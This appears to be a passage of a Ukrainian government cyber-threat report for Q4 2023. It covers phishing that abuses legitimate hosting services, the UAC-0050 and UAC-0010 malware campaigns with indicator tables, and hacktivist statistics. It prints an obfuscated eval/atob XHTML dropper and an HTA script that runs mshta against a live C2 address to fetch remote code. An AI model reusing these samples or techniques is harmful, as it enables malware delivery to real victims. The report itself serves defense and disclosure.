578 phishing attacks aimed at harvesting users' authentication data and associated with the usage of legitimate services and (or) technologies were processed during Q4 2023. This represents 86% of the total number of processed phishing attacks, associated with authentication data stealing. In particular, **during the reporting period** (see Fig. 1, 2, 3) the next **legitimate services and technologies were exploited**: **Firebase**, **Formspark**, **IPFS**, **Webflow**, **Hostinger**, **Sav Builder**, **Weebly**, **Cloudflare R2** та **POWR**.

Distribution of the quantity of processed phishing attacks by abused legitimate services/technologies






Figure 1 - An example of a phishing form imitating mailing service's web interface




Figure 2 - An example of a phishing form imitating mailing service's web interface




Figure 3 - An example of a phishing form imitating the web interface of the Microsoft authorisation service

As noted in the previous Q3 2023 Performance Report of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System (hereinafter - Q3 2023 Report), **the exploitation of legitimate services and technologies for the organization of phishing mailings is a typical phenomenon.** In particular, in addition to the previously exploited Firebase, Formspark, IPFS, Webflow and Weebly, **during the IV quarter of 2023, phishing campaigns related to the abuse of the relatively new cloud service for data storage Cloudflare R2 were detected** (which is an analogue of Amazon Web Service S3, Google Cloud Storage, Azure Blob Storage, etc.).

Cloudflare R2 became available in beta in May 2022 and generally available from August 2022. Attackers are exploiting the possibility of hosting phishing pages using a free Cloudflare subdomain, so URLs used in phishing emails (link format "hxxps://pub-<32 ALPHANUMERIC STRING>.r2.dev/<WEBPAGE NAME>.html"), are actually legitimate.

So, one of the email topics of the investigated phishing compaigns during the IV quarter of 2023, related to the exploitation of Cloudflare R2, was allegedly receiving a file through the cloud service WeTransfer. To download the file, it was necessary to follow the link of the above format, which was followed by a phishing form imitating the web interface of the Microsoft SharePoint authorisation service (see Fig. 4). In case the user clicks on the link and enters authentication data, his login and password are sent by POST request.




Figure 4 - An example of a phishing form imitating the web interface of the Microsoft SharePoint authorisation service

The examples of similar phishing activity were periodically reported by well-known cybersecurity vendors throughout 2023 (in particular, in blog notes by Netskope Threat Labs (Netskope) from 14 Aug, SentinelOne from 18 Aug, SpiderLabs (Trustwave) from 6 Sep).

The active **interest of criminals in content storage and distribution services is explained by several factors**, the main ones of which are:

- **anonymisation of an individual and his geographical location,** which makes it difficult to identify people involved for the purpose of further prosecution;
- **resource allocation and scaling potential** that can be used to rapidly deploy large-scale attacks and adapt to changing workloads without the need for significant infrastructure investment;
- **service integration** that allows the creation of complex infrastructure chains for conducting attacks;
- **minimisation of operating costs**.

The combination of such factors increases the likelihood of exploitation of such services by cybercriminals, who are always in search of convenient and financially profitable environments the phishing attacks realisation and for conducting the other types of fraud on the Internet, which are difficult to detect.

CLUSTERS OF TARGETED ACTIVITY

During the IV quarter of 2023, the analysts of the Cyber Incidents Response Operational Centre monitored phishing attacks attributed to the UAC-0050 targeted activity cluster. The last time similar activity was reported by the government computer emergency response team of Ukraine CERT-UA on February 21, 2023.

It`s worth mentioning that UAC-0050 activity has been tracked since at least 2020. The previous cyberattacks by the mentioned group were carried out using RemoteUtilities that is the program for remote administration. In addition, we consider it appropriate to also note that previously the similar activity had been monitored by the CERT-UA team under the UAC-0096 identifier, but given the similarity of features between the two clusters by which attacks were identified, UAC-0050 and UAC-0096 were later combined into one group and similar attacks have been tracked by the identifier UAC-0050 since then.

In particular, in addition to the UAC-0050 activity, which was reported by the CERT-UA team during the reporting period, the analysts of the Cyber Incidents Response Operational Centre discovered the distribution of phishing emails on 12/25/2023 with the following subject:

- "Claim statement number: <6-DIGIT-CODE> of: 25.12.2023".

The emails (see Fig. 5) contain attachments in the form of files, the opening of which ensures the download and launch of the RemcosRAT software intended for remote control.

Infection Vector:

.rar (multipart RAR compressed archive) ->
.txt + (3) .rar (RAR compressed archive) ->
.exe (Win32 EXE).





Figure 5 – An example of a phishing email, related to the phishing activity, attributed to UAC-0050

f8467854bd660e06f5cc84add2393f383a0ba392ead7b5259ffe541966f3dec6 ("Електронна позовна вимога.rar") ->
3b55193e1bede96ae602254687ae180c0020fc9e479f7fe6de14eb2eb0fd0ab0 ("Код доступу 813123.txt") +
fa6b91fbb44a2d297648f697ef006ab1f6692cd05c35159b17bea47036e43775 ("Електронна позовна вимога.part1.rar") +
3d5e02b68324d032f88bf01058d9081b1d4a3e76bec37691e369f66ad0d8d44c ("Електронна позовна вимога.part2.rar") +
54d67baa08c39a917678d44284d90554f752e4c2eaf164708ff42438835d3d03 ("Електронна позовна вимога.part3.rar") ->
3830e8249b95e86065288cb7a00ee9139d9e2fd918ff9c7e427e8684c1481579 ("Електронна позовна вимога.exe").

The configuration file contains the IP address of the C2 server located within the autonomous system AS215939 (Dynamic Network Technolodgies).

Time distribution of the quantity of processed phishing attacks, attributed to UAC-0050 activity



CLUSTERS OF TARGETED ACTIVITY

Indicators of UAC-0050 activity

Indicator (type)	Indicator (value)	Indicator (context)
sha256	f8467854bd660e06f5cc84add2393f383a0ba392ead7b5259ffe541966f3dec6 Електронна позовна вимога.rar	Files related to the realisation of the initial infection vector
	3b55193e1bede96ae602254687ae180c0020fc9e479f7fe6de14eb2eb0fd0ab0 Код доступу 813123.txt	
	fa6b91fbb44a2d297648f697ef006ab1f6692cd05c35159b17bea47036e43775 Електронна позовна вимога.part1.rar	
	3d5e02b68324d032f88bf01058d9081b1d4a3e76bec37691e369f66ad0d8d44c Електронна позовна вимога.part2.rar	
	54d67baa08c39a917678d44284d90554f752e4c2eaf164708ff42438835d3d03 Електронна позовна вимога.part3.rar	
	3830e8249b95e86065288cb7a00ee9139d9e2fd918ff9c7e427e8684c1481579 Електронна позовна вимога.exe	
socket	77[.]105[.]132[.]124:80	C2 Configuration
	77[.]105[.]132[.]124:81	
	77[.]105[.]132[.]124:2404	
	77[.]105[.]132[.]124:8080	
sha256	e875c79360d2644513e9f5904de03d5c9e24e1924e16a14f9cbac252a8f937c4 Relates	Files that were detected by the next paths: • "%AppData%\Local\Temp\%5-DIGIT-CODE%", • "%AppData%\Local\Temp\GuardSync Dynamics" after the realisation of the initial infection vector
	0ae921b8b41a80511484562af849e8c9add73c219d6d35f7edcd08e2bc3014c1 Refinance	
	38615be86548518dff1ecec8c4703ce4733ddcc5047e37b653e8755828033c33 Presence	
	47614f9ee367901666b683158f7293402bc17c14ff00d0c9fc166a52589739e9 Pencil	
	56e361af66b285014cc99659dc3bdee4bdaf486993cc4f135320699a18c6ba0f Karaoke	
	3da1ac12d951c8b431e5f38d94c65fb42b165ee38950f9ac7802af78134a9ebc Jessica	
	7e48450cdd2110e2cd3cc69add1ea86d0463399099ddb4250838f79558a92a0c Internship	
	08d4b74c4a3f00999008bddbf3c6e6c12e28b4427562be5470bdc234363cba31 Ii	
	abc0b3d6ea8841e5d4752519cad246338c10374b79ead1825f8672119acaaee6 Barely	
	913a3c9648ae4ba0bf4853e990c9ae700dbaa67b403f0870bafd8bcd2bb4b688 Archive	
	825d577161eb5be9268f0974987f2f9433cef89540bf28b8245607b573d54aa0 A	
	f58d3a4b2f3f7f10815c24586fae91964eeed830369e7e0701b43895b0cefbd3 Trail.pif	
	c0a497ab6b271a31800d78b64754a0d936e6b94a908ca1688f8a8f4de58eec72 GuardSync.js	

CLUSTERS OF TARGETED ACTIVITY

During the IV quarter of 2023, the analysts of the Cyber Incidents Response Operational Centre observed an increase in phishing activity attributed to the UAC-0010 targeted activity cluster, comparing to the previous quarter. The last time similar activity was was reported by the CERT-UA team on July 13, 2023 in the form of a generalised report on their activities as of July 2023.

At the same time, it is important to note that **the small number** (or even the complete absence) **of recorded phishing attempts**, which are carried out in order to implement tactics of initial access, **does not necessarily indicate a decrease in the rate of the group`s activity**, since the current situation regarding the actual number of infected computers operating within information and communication systems is not taken into account.

Applied Infection Vectors:

(1) **.xhtml** (HTML document) -> **.rar** (archive) -> **.hta** (VBA) -> **URI**

(2) **.rar** (archive) -> **.hta** (VBA) -> **URI**

A typical set of techniques was used to carry out the malicious intent by the intruders.

As an example, during the realisation of the Infection Vector (1) the opening of the initial .xhtml document (see Fig. 6) involves the usage of the HTML event attribute **"onmousemove"** in the <body> tag, that is usually used for JavaScript code integration and execution, as well as the usage of standard JavaScript functions **"eval"** та **"atob"** (while the code fragment **"lose['ev'+'al'](lose['at'+'ob'](integral))"** is intentionally inserted to mask the usage of these functions).

As a result of the file execution, the .rar archive containing the HTA dropper is downloaded. The latter is designed to initiate initial communication with the command-and-control server and then download the other types of malicious programs. In all the investigated samples of phishing emails during the reporting period, the IP addresses of the C2 servers with which the initial contact was made were located within the autonomous system AS9123 (TimeWeb Ltd).





Figure 6 – An example of a phishing email, related to the phishing activity, attributed to UAC-0010

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head></head>
<body style="color:#fff" onmousemove="integral=document.body.innerHTML;integral=integral.replace(' ','');
lose=window;lose['ev'+'al'](lose['at'+'ob'](integral))">
R 3Bk ID 0 g Z m F sc2 U 7 D Q 0 KZ G9 jdW 1 1b nQu b 2 5tb 3V zZW 1v d m U9 Zn V uY 3Rp b24 oKX sN DQp pZ
D 0 gdH J1 Z TsN D Q p2Y XIg b ko0 I D0g bm F2 aW dh d G9 yWy J wbG F0 Z m 9y bSJ d Ow0 NCm Im I Ch b J1 d
vd 3 MnL CA nV2 l uQ0 U nX S5 pbm Rl e E 9 m KG5 KN Ckg PT 0 gL T EpI GR pZS g p O w 0N Cn Zhc iBi Wlg gP
tZW 50K C d hJy k 7 DQ0 K d mFy IEp k QiA 9I GRv Y3 V tZ W 50L m Ny Z WF 0 ZVR leH RO b 2R lKC Ii KTs ND Q
CKT sN DQ pi Wlg udG l0 b GU gP S A i U Xpt Ijs ND Qp h bzc g P SA i V UV z RE JB b 0 FBQ UF BQ U 0 x Mmp
Q U1 USm ZNR E J mT V RJ d U1 U SX VN akF 5TX k5U VN3 TU VG QUF B Q0F nQ X l u YU 1WO U xRU E5 zV 0FR QU F
pNH hNa T R5T U RJ ekw 5 Q2U wT C9R d G RHQ TB MR F Jnd EM0 ME x MUX Zk Q3 dJT kd XME wzU mhO Qy sw W U RR
```

```
<!DOCTYPE html>
<html>
<head>
<HTA:APPLICATION icon="#" WINDOWSTATE="minimize" SHOWINTASKBAR="no" SYSMENU="no"  CAPTION="no" />
<script type="text/vbscript">
On Error Resume Next
intelligent = "%SystemRoot%\system32\mshta.exe " & "http://185.104.115.173/Sb_12_12/intelligent.jpeg"
CreateObject("WScript.Shell").Run intelligent
Close
</script>
</head>
<body>
</body>
</html>
```

Time distribution of the quantity of processed phishing attacks, attributed to UAC-0010 activity




CLUSTERS OF TARGETED ACTIVITY

Indicators of UAC-0010 activity

Indicator (type)	Indicator (value)	Indicator (context)
sha256	73c0c0b00a4cde883a77f41a99e5ba3cebc35627da600224510ebe399d182790 Спецповідомлення_23.11.2023.xhtml	Files related to the realisation of the initial infection vector
	3a2b13fab88089752569d277d3c39b1f610fb58a4d82c156fd4fa06bd4db4327 12_00_12.12.2023.xhtml	
	47002e975b912e43a8a9daaab63331862b7a00ef808a97530acb7511057b3163 12_00_12.12.2023.xhtml	
	28b4b0fa8bdab01393fcde77a2797e7bc788ab209b616a5f97a3bf2361cf2b0f Заява.rar	
	ab2a14c75ff94b7935821e711b281db3d8c77295f49114307996332c1256388a Спецповідомлення_08.12.2023.rar	
	fb161fb5a52d7f3421b9583b5fb25461ab346554d8bd1237e80cc10191c6b25d 24.11.2023.rar	
	4bf5166a5beda2bfe0a19426d49645dfec0cb02d4c17e3cbfd7feee893ded900 12_00_12.12.2023.rar	
	011fe0e76b38d67518774bb250996d8a30f9ef2f4bd995a89af9d16b5926f5bc Електронна копія службового листа відповідає оригіналу. Інформації з обмеженим доступом у службовому листі немає. HTA	
	9ff90a195efbae38f0d155f10c6865d404cd04f6457ffef226358ca6f070a2f2 Електронна копія службового листа.hta	
	e8d5b25680327250ca5984e9c64ddfce2f69050053ec443e6c3f7bb490fb66b4 Оперативна інформація на 12-00 12.12.2023.hta	
	e5da40980c55932d3c4de0a4c82ce432a827d3a7e2309e37c53b448eceb9f881 Щодо фактів вимагання коштів з боку співробітника Служби безпеки України.hta	
URI	hxxp://194[.]31[.]175[.]77/ukr[.]16[.]11/send/headstone[.]jpeg hxxp://194[.]31[.]175[.]77/ukr[.]23[.]11/refreshments/decipher[.]jpeg hxxp://194[.]31[.]175[.]77/ukr[.]23[.]11/basis[.]jpeg hxxp://194[.]31[.]175[.]77/ukr[.]23[.]11/relation[.]jpeg hxxp://194[.]31[.]175[.]77/ukr[.]24[.]11/seeming[.]jpeg hxxp://194[.]31[.]175[.]77/s[.]24[.]11/headline[.]jpeg hxxp://194[.]31[.]175[.]77/s[.]24[.]11/seldom[.]jpeg hxxp://194[.]31[.]175[.]77/ukr[.]24[.]11/bananas[.]jpeg	URIs intended to initiate initial communication with the C2 servers
	hxxp://217[.]151[.]229[.]74/moj[.]08[.]12/lot[.]jpeg hxxp://217[.]151[.]229[.]74/mv[.]08[.]12/relate[.]jpeg hxxp://217[.]151[.]229[.]74/db[.]08[.]12/based[.]jpeg hxxp://217[.]151[.]229[.]74/mvd[.]09[.]12/neutral[.]jpeg hxxp://217[.]151[.]229[.]74/sb[.]09[.]12/guarantee[.]jpeg hxxp://217[.]151[.]229[.]74/fes[.]11[.]12/regions[.]jpeg hxxp://217[.]151[.]229[.]74/gp_11_12/heading[.]jpeg	
	hxxp://185[.]104[.]115[.]173/GP_12_12/header[.]jpeg hxxp://185[.]104[.]115[.]173/Sb_12_12/intelligent[.]jpeg hxxp://185[.]104[.]115[.]173/Sb_12_12/barefooted[.]jpeg hxxp://185[.]104[.]115[.]173/Sb_12_12/basically[.]jpeg hxxp://185[.]104[.]115[.]173/Sb_12_12/headache[.]jpeg	
IPv4	194[.]31[.]175[.]77	C2 IP addresses
	217[.]151[.]229[.]74	
	185[.]104[.]115[.]173	

Distribution of the quantity of processed phishing attacks by targeted activity cluster identificators



UAC-0028 (2) UAC-0010 (24) UAC-0050 (77) UAC-0006 (358)

Latest UAC-0006 activity details:

- CERT-UA Alert "UAC-0006 rate increase, millions of damages (CERT-UA#7648, CERT-UA#7688, CERT-UA#7699, CERT-UA#7705)"

Latest UAC-0010 activity details:

- CERT-UA Alert "Summary information on the activities of the UAC-0010 group as of July 2023"


Latest UAC-0028 activity details:

- CERT-UA Alert "APT28: From initial attack to creating threats to a domain controller in an hour (CERT-UA#8399)"

Latest UAC-0050 activity details:

- CERT-UA Alert ""Kyivstar debt", "SBU request": new UAC-0050 attack using RemcosRAT (CERT-UA#8338))"
- CERT-UA Alert "UAC-0050 mass cyberattack using RemcosRAT/MeduzaStealer against Ukraine and Poland (CERT-UA#8218)"
- CERT-UA Alert ""A summons to court": another targeted UAC-0050 attack using RemcosRAT (CERT-UA#8150)"
- CERT-UA Alert "UAC-0050 cyber attack using Remcos RAT disguised as "SBU request" (CERT-UA#8026)"

Distribution of the quantity of processed phishing attacks by distributed malware families



Get acquainted with the SSSCIP's tips on how to identify a phishing attack and what to do in case of receiving a phishing email:

Phishing is a social engineering method aimed at manipulating people in order to accomplish the intruder's malicious intents (acquiring confidential data, stealing money, installing malware). Partial phishing cases imply abusing of victims' trust, intimidation and threatening.

To get acquainted with the SSSCIP's recommendations regarding the other issues of addressing cyberspace-based threats, secure mobile phones and Internet usage, follow the link below:
https://cip.gov.ua/ua/faqs

russian-UKRAINIAN CYBERWARFARE


This report section represents the statistics for the reporting period, obtained through the analysis of data from pro-russian hacktivist groups' public communication channels announcing and reporting their future or past cyberattacks against Ukrainian organisations as well as carrying out misinformation campaigns.

The level of trust in the data obtained from open communication channels of pro-russian hacktivist groups is low as there is often no confirmation of the novelty and reliability of the information that is publicised and the source of such information remains unknown. It is highly likely that hacktivists, using their own communication channels and taking advantage of the attention and favor of the audience, republish the results of their activities that have already been made public (identical or partially changed), or the results of the work of the other threat actors related to gaining access to networks or disseminating restricted information. Besides, taking into consideration the experience of analysing hacktivists' activities since the early beginning of the full-scale invasion, it can be assumed that most of their attacks have minimal (or zero) effect on operations continuity of targeted entities.


However, despite this, hacktivists activities continue to be tracked in order to monitor trends and changes.

Timechart of pro-russian hacktivist groups activity by cyberattack type

149 cyberattacks initiated by pro-russian hacktivist groups have been detected throughout the 4th quarter of 2023, that is 26% less than in the previous quarter. Therefore, Q3 2023 **keeps showing a downtrend in the total number of cyberattacks targeting Ukrainian organisations of various ownership forms and industry affiliation,** that is observed since early 2023.



